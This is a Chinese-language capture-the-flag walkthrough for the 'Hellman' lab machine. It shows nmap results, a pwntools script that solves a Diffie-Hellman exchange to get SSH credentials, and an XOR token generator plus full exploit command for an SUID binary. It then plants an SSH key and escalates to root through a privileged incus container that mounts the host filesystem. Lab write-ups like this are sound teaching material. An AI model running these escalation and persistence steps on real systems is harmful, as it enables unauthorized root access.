Hellman
Hellman靶机渗透记录
nmap 扫一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 17:27 CST
Nmap scan report for 192.168.36.50 (192.168.36.50)
Host is up (0.0026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp   open  http    nginx
|_http-title: Diffie-Hellman Challenge Guide
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines, NULL:
|     Alice has sent you her public key.
|     You've also been given your private key.
|     calculate your shared secret.
|     2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919
|     50297296222793317919550034107931240884257241287840829766551999363827892170192
|     840322058993907095361690075155789166209838979133807907692790875824511609401614460365244138903536971013761175664706809599116035071279294763577255639097465771156233174333820607587976133276980321413025491740012873770180370496053241
|   GetRequest:
|     Alice has sent you her public key.
|     You've also been given your private key.
|     calculate your shared secret.
|     2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919
|     55179444793826716553948144031427584289150952163294487801557051981724118040806
|_    221967254963687533651984978947928627380229427148136932484375932491022836167296039299489267693314610099476681591581998134299185415405258871820462732698456261524721774547989228851539532719234567693865223802977856189385359983397902
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.95%I=7%D=1/27%Time=69788518%P=x86_64-pc-linux-gnu%r(NU
SF:LL,472,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key\.\nYou've\x
SF:20also\x20been\x20given\x20your\x20private\x20key\.\nNow\x20calculate\x
SF:20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x202410312426921032
SF:58855207602219756607485695054850245994265411694195810883168261222889009
SF:38582613416146732271414779040121965036489570505826319427307068050092230
SF:62734745341073406696246014589361659774041027169249453200378729434170325
SF:84377865919814376319377685986952408894019557734611984354530154704374720
SF:77499697637500843089263392955599688824578724129938101291302945929999479
SF:26365264059284647209730384947211681434464714438488520940127459844288859
SF:336526896320919633919\n\nb\x20=\x20502972962227933179195500341079312408
SF:84257241287840829766551999363827892170192\nA\x20=\x20840322058993907095
SF:36169007515578916620983897913380790769279087582451160940161446036524413
SF:89035369710137611756647068095991160350712792947635772556390974657711562
SF:33174333820607587976133276980321413025491740012873770180370496053241")%
SF:r(GenericLines,481,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key
SF:\.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key\.\nNow\x2
SF:0calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x202410
SF:31242692103258855207602219756607485695054850245994265411694195810883168
SF:26122288900938582613416146732271414779040121965036489570505826319427307
SF:06805009223062734745341073406696246014589361659774041027169249453200378
SF:72943417032584377865919814376319377685986952408894019557734611984354530
SF:15470437472077499697637500843089263392955599688824578724129938101291302
SF:94592999947926365264059284647209730384947211681434464714438488520940127
SF:459844288859336526896320919633919\n\nb\x20=\x20502972962227933179195500
SF:34107931240884257241287840829766551999363827892170192\nA\x20=\x20840322
SF:05899390709536169007515578916620983897913380790769279087582451160940161
SF:44603652441389035369710137611756647068095991160350712792947635772556390
SF:97465771156233174333820607587976133276980321413025491740012873770180370
SF:496053241")%r(GetRequest,482,"Alice\x20has\x20sent\x20you\x20her\x20pub
SF:lic\x20key\.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key
SF:\.\nNow\x20calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x2
SF:0=\x2024103124269210325885520760221975660748569505485024599426541169419
SF:58108831682612228890093858261341614673227141477904012196503648957050582
SF:63194273070680500922306273474534107340669624601458936165977404102716924
SF:94532003787294341703258437786591981437631937768598695240889401955773461
SF:19843545301547043747207749969763750084308926339295559968882457872412993
SF:81012913029459299994792636526405928464720973038494721168143446471443848
SF:8520940127459844288859336526896320919633919\n\nb\x20=\x2055179444793826
SF:716553948144031427584289150952163294487801557051981724118040806\nA\x20=
SF:\x202219672549636875336519849789479286273802294271481369324843759324910
SF:22836167296039299489267693314610099476681591581998134299185415405258871
SF:82046273269845626152472177454798922885153953271923456769386522380297785
SF:6189385359983397902");
MAC Address: 00:0C:29:9C:7D:E6 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.97 seconds
访问80界面

写一个脚本计算
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
from pwn import *
import re

# 设置日志级别
context.log_level = 'info'

def solve_challenge():
    HOST = '192.168.36.50'
    PORT = 1337

    try:
        r = remote(HOST, PORT)

        # 用于存储模数 p,因为它可能只在第一轮出现
        current_p = None
        round_count = 1

        while True:
            # 1. 接收数据直到出现 "A = "
            # 注意:如果连接断开或 flag 出现,recvuntil 可能会抛出 EOF,由下面的 except 捕获
            try:
                data_chunk = r.recvuntil(b'A = ', drop=False).decode()
                val_A_line = r.recvline().decode()
                full_text = data_chunk + val_A_line
            except EOFError:
                # 如果在这断开,可能是拿到了 Flag 后服务器关闭连接
                print("\n[*] Connection closed. Checking buffer for flag...")
                print(r.recvall().decode())
                return

            # 2. 正则匹配
            # 尝试寻找 p (模数)
            p_match = re.search(r'p\s*=\s*(\d+)', full_text)
            if p_match:
                current_p = int(p_match.group(1))
                log.info(f"Updated P (Modulus)")

            # 必须检查当前是否有 p 值
            if current_p is None:
                log.error("Error: P (Modulus) not found in first round!")
                break

            # 寻找 b (私钥) - 每轮必有
            b_match = re.search(r'b\s*=\s*(\d+)', full_text)

            # 寻找 A (Alice公钥) - 每轮必有
            A_match = re.search(r'A\s*=\s*(\d+)', val_A_line)
            if not A_match:
                A_match = re.search(r'A\s*=\s*(\d+)', full_text)

            if b_match and A_match:
                b = int(b_match.group(1))
                A = int(A_match.group(1))

                #log.info(f"Round {round_count}: Calculating {A}^{b} % p...")

                # 3. 计算共享密钥 S = A^b % p
                shared_secret = pow(A, b, current_p)

                # 4. 发送结果
                r.sendline(str(shared_secret).encode())

                # 读取服务器反馈 (通常是 "Correct!" 或者 Flag)
                # 使用 recvline 可能会卡住,如果是连续输出,建议只读一行状态
                response = r.recvline().decode().strip()

                if round_count % 10 == 0:
                     log.info(f"Round {round_count}: {response}")

                # 检查是否包含 flag 格式
                if "{" in response or "flag" in response.lower() or "mission" in response.lower():
                    log.success(f"POSSIBLE FLAG FOUND: {response}")
                    # 打印剩余所有内容以防 Flag 是多行的
                    print(r.recvall(timeout=2).decode())
                    break

                round_count += 1
            else:
                log.error(f"Round {round_count}: Failed to parse A or b.\nFull text received:\n{full_text}")
                break

    except KeyboardInterrupt:
        log.info("User interrupted.")
    except Exception as e:
        log.error(f"Unexpected error: {e}")
    finally:
        r.close()

if __name__ == "__main__":
    solve_challenge()
1
2
3
4
5
6
7
8
9
10
[*] Round 490: > Correct!
[*] Round 500: > Correct!

[*] Connection closed. Checking buffer for flag...
[x] Receiving all data
[x] Receiving all data: 69B
[+] Receiving all data: Done (69B)
[*] Closed connection to 192.168.36.50 port 1337

Congrats! Here's the flag: 676f643a6e756d626572735f6172655f68617264
十六进制解密
1
god:numbers_are_hard
登陆后没发现啥可疑文件


water用户在 incus 组中,incus 是 LXD 的一个分支,属于容器管理工具。
可以通过 incus 来挂载root磁盘

这里回顾 suid 权限,发现一个可疑的文件
分析这个二进制文件


输入命令 XOR 密钥 = Token
这里有个空字节的漏洞 尝试命令 /bin/sh 时,字符 'b' XOR 'b' = 0x00,导致字符串截断,验证失败。 ,可以使用Alpine 默认 Shell ash 避开冲突字符
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
#!/usr/bin/env python3

def generate_payload(command):
    # 硬编码的密钥 (来自逆向分析)
    key = "4b077130fw473r"
    token_hex = ""

    # 检查是否存在空字节陷阱
    has_null = False

    print(f"[*] Command: {command}")
    print(f"[*] Key:     {key}")

    for i in range(len(command)):
        # 获取命令字符和对应的密钥字符
        cmd_char = command[i]
        key_char = key[i % len(key)]

        # XOR 运算
        xor_val = ord(cmd_char) ^ ord(key_char)

        # 检查是否生成了 \x00 (会导致截断)
        if xor_val == 0:
            has_null = True
            print(f"[!] Warning: XOR result at index {i} ('{cmd_char}'^'{key_char}') is NULL byte!")

        # 拼接到十六进制字符串
        token_hex += f"\\x{xor_val:02x}"

    print("-" * 40)

    if has_null:
        print("[!] FAILED: The resulting token contains a NULL byte.")
        print("    This command cannot be passed as an argument because it will be truncated.")
        print("    Try a different command (e.g., use 'ash' instead of '/bin/sh').")
    else:
        print(f"[+] Token Payload: \"$(printf '{token_hex}')\"")
        print("-" * 40)
        print(f"Full Exploit Command:")
        print(f"/usr/bin/secure_auth {command} \"$(printf '{token_hex}')\"")

if __name__ == "__main__":
    try:
        user_input = input("Enter command to execute (e.g., ash): ").strip()
        if user_input:
            generate_payload(user_input)
    except KeyboardInterrupt:
        print("\nExiting.")
1
2
3
4
5
6
7
8
Enter command to execute (e.g., ash): ash
[*] Command: ash
[*] Key:     4b077130fw473r
----------------------------------------
[+] Token Payload: "$(printf '\x55\x11\x58')"
----------------------------------------
Full Exploit Command:
/usr/bin/secure_auth ash "$(printf '\x55\x11\x58')"
通过这个二进制文件切换用户

用户切换过来了,但是组没有切换过来,本机生成公钥写入,重新连接
1
2
3
4
5
6
7
8
9
kali:
ssh-keygen -f pwn_key
cat pwn_key.pub

靶机:
mkdir -p /home/water/.ssh
chmod 700 /home/water/.ssh
echo "YOUR_PUBLIC_KEY" > /home/water/.ssh/authorized_keys
chmod 600 /home/water/.ssh/authorized_keys

这时候有了incus组权限,就可以通过挂载镜像来读取root下的文件
1
2
3
4
incus init images:alpine/edge pwn -c security.privileged=true
incus config device add pwn hostfs disk source=/ path=/mnt/root
incus start pwn
incus exec pwn -- sh
本文由作者按照 CC BY 4.0 进行授权